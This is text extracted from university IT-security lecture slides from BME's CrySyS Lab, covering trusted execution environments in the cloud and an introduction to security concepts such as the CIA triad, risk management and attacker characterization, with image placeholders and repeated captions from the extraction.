
Trusted Execution Environments – Illustrated




Trusted Execution Environments – Illustrated




Trusted Execution Environments – Illustrated




Trusted Execution Environments – Illustrated



Trusted Execution Environments – Illustrated



Trusted Execution Environments – Illustrated




Trusted Execution Environments

- Needs trust in the secure execution environment
 - Why should we trust it more than the cloud platform?
 - Because it is tamper resistant
 - » Protects data from the employees of the cloud provider and other insiders
 - Because we may choose the vendor
 - » The cloud provider may offer different platforms from different vendors
- Other advantages
 - Any computation can be performed
 - The computation itself can be hidden from the cloud provider
- Disadvantages:
 - Full execution environments that are tamper resistant can be very expensive
 - Performance → Scalability issues

TEE – Real-World Examples

- Separate hardware
 - Trusted Platform Module (TPM)
 - » Limited functionality
- CPU-integrated solutions
 - Intel Software Guard Extensions (SGX)
 - ARM TrustZone
- More complex frameworks
 - Open Portable Trusted Execution Environment (OP-TEE)
 - » Relies on ARM TrustZone



Other Possible Requirements

- Verifiable computation
 - The user wants to make sure that the remote party actually performed the requested calculations on some input, without having to have the user perform the calculations too
 - E.g. in cryptocurrency protocols
- Proof of knowledge
 - Proving that I know something without actually disclosing it
- Proof of deletion
 - Proving that some information was deleted (and that no further copies exist)



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

IT Security (BMEVIHIAC01)
Security in the Cloud

Gergő Ládi
Laboratory of Cryptography and System Security
Department of Networked Systems and Services

Gergo.Ladi@CrySyS.hu



Further Reading

- C. Rong, S. T. Nguyen, and M. G. Jaatun. Beyond lightning: A survey on security challenges in cloud computing. *Computers & Electrical Engineering* 39.1 (2013): 47-54.
- M. D. Ryan, Cloud computing security: The scientific challenge, and a survey of solutions, *The Journal of Systems and Software* 86 (2013) 2263– 2268.
- Craig Gentry, Computing Arbitrary Functions of Encrypted Data, *Communications of the ACM*, Vol. 53 No. 3, Pages 97-105, 2010.
- Lám, István, Szilveszter Szebeni, and Levente Buttyán. Tresorium: cryptographic file system for dynamic groups over untrusted cloud storage. *IEEE Parallel Processing Workshops (ICPPW)*, 2012.
- G. Pék, L. Buttyán, B. Bencsáth. A survey of security issues in hardware virtualization. *ACM Computing Surveys* 45, 3, Article 40 (June 2013)

Control Questions

- What are the main advantages and disadvantages of cloud computing?
- What type of service models exist in cloud computing?
- What type of deployment models exist in cloud computing?
- What are the main security issues in cloud computing and which of these represent real new challenges?
- What is the main problem with outsourcing data and processing?
- What approaches exist to cope with the problem of outsourced data?
- What is transparent encryption?
- What is format-preserving encryption?

Control Questions

- What does homomorphic encryption mean?
- Why is RSA only a partially homomorphic encryption scheme?
- What are the main disadvantages of current fully homomorphic encryption schemes?
- How can the application of trusted hardware help achieve guarantees similar to homomorphic encryption?
- What real-world examples of trusted execution environments do you know of?
- What do the following terms mean?
 - Searchable encryption, order preserving encryption, verifiable computation, proof of data possession, and proof of deletion



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

Introduction to IT Security – Part 1

VIHIAAC01 – IT Security, 2023

Levente Buttyán

CrySyS Lab, BME

buttyan@crysys.hu

Contents

-

Part 1

- Main concepts, actors, and relationships in IT security
- The concept of **risk** and the factors affecting risk
 - » Attackers
 - » Vulnerabilities
 - » Countermeasures
- Basics of security incident response

-


Part 2

- Ethical issues in IT security
- More IT security @BME



What is IT security?

Scene, actors, and the conflict of the drama



Types of system compromise

- **Unauthorized access** to IT systems and their resources, aiming at the **illegitimate use, corruption, or denial of their services**

Examples:

- Illegitimate access to the account of a legitimate user
- Infecting a computer with a malware
- Flooding a server with a large amount of illegitimate requests, such that it can no longer serve legitimate requests (Denial-of-Service, DoS)

- Loss of **confidentiality, integrity, or availability of information** that is processed, stored, and transferred by IT systems

Examples:

- Leakage of a password or some confidential business data
- Illegitimate modification of data stored in a database
- Encryption of data on a hard disk by a ransomware

Deliberate attacks vs. random failures

- A system compromise is always the result of a deliberate malicious action (attack)
- Undesirable conditions resulting from random failures, errors, accidents, and natural disasters are not in the scope of security
 - Examples:
 - Data becomes unavailable due to a hardware failure in the hard disk
 - A message is corrupted due to random communication errors
 - A system is destroyed in an earthquake
- Although the resulting conditions may be similar, protection against failures and protection against attacks typically require different mechanisms
 - Protection against deliberate attacks → security, trustworthiness
 - Protection against random failures → fault tolerance, reliability, safety

The CIA triad

C = Confidentiality

- Information can be obtained only by those who have permission to do so

I = Integrity


- Information can be modified only by those who have permission to do so

A = Availability

- Information is available whenever needed for its legitimate users



Another triad: AAA



Authentication

- Verification of the (claimed) identity of an entity (typically to make an access control decision when the entity is accessing a service or a resource)

Authorization (access control)

- Making an access control decision
- It may depend on the verified identity (authentication) of the entity making the access, the nature of the access (e.g., read, write), and other circumstances (e.g., time of access)

Accounting

- Making it possible to record, search, and prove retrospectively every access to the system and every operation performed in it
- Ensures accountability of users (making them responsible for their actions)

The system operator's viewpoint

Security = Risk Management

- Risk is defined as the expected loss resulting from potential attacks
- Risk cannot be fully eliminated, because defending against all kinds of potential attacks is usually too expensive (if possible at all)
- Hence, the system operator wants to minimize risk under some budget constraints
- This is called risk management, which is typically a circular process...



Risk factors

$$\text{Risk} = \text{Likelihood} \times \text{Impact}$$

(of attacks)

- Impact:
 - **potential loss** resulting from a successful attack
 - » direct loss (e.g., decreased revenue, cost of recovery)
 - » indirect loss (e.g., losing reputation, decreased perceived trustworthiness)
- Likelihood:
 - likelihood of the attack being successful, which depends on the
 - » **attacker** (motivation, intent, opportunity, capabilities, resources)
 - » **vulnerabilities** (exploitable weaknesses of the system)
 - » **countermeasures** (security mechanisms used in the system)



“If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat.”

— Sun Tzu, *The Art of War*

Attackers

Characterizing attackers

- Motivation
- Intent
- Opportunity
- Capabilities
 - information gathering capabilities
 - level of technical expertise
 - deception capabilities
- Resources

Motivations

- Attacker groups or organizations typically have financial, social, or political motivations
- Individual attackers are often personally motivated
 - to achieve fame and status in some (hacker) community
 - revenge against employer or partner
- Besides motivation, intent and opportunity are also needed
- Motivations influence
 - strategic objectives
 - » e.g., sabotage, information stealing, ransom, destroying reputation, ...
 - target selection
 - specific technical goals
 - » e.g., stealing a password, disabling a service, defacement of a web site, ...

Information gathering capabilities

- Success of an attack heavily depends on the amount of information that the attacker has about the attacked system
- Information can be gathered before and during the attack
- Useful information include:
 - general system architecture, available services, used hardware and software components and their configuration settings, network topology and technology
 - employed security mechanisms (firewall, IDS, anti-virus, ...)
 - known vulnerabilities of the used system elements and security solutions
 - who are the users and what are their access rights?

Level of technical expertise

- Technical knowledge and skills are used to transform available information into a successful attack
- They can also be used to increase information gathering capabilities
- Levels of technical expertise:
 - understanding of the operation of computer systems and networks (hardware, operating systems, network technologies, distributed systems, applications, ...)
 - being familiar with known vulnerabilities and exploit techniques, as well as with basics of IT security
 - ability to discover new vulnerabilities and construct exploit tools

Amount of available resources

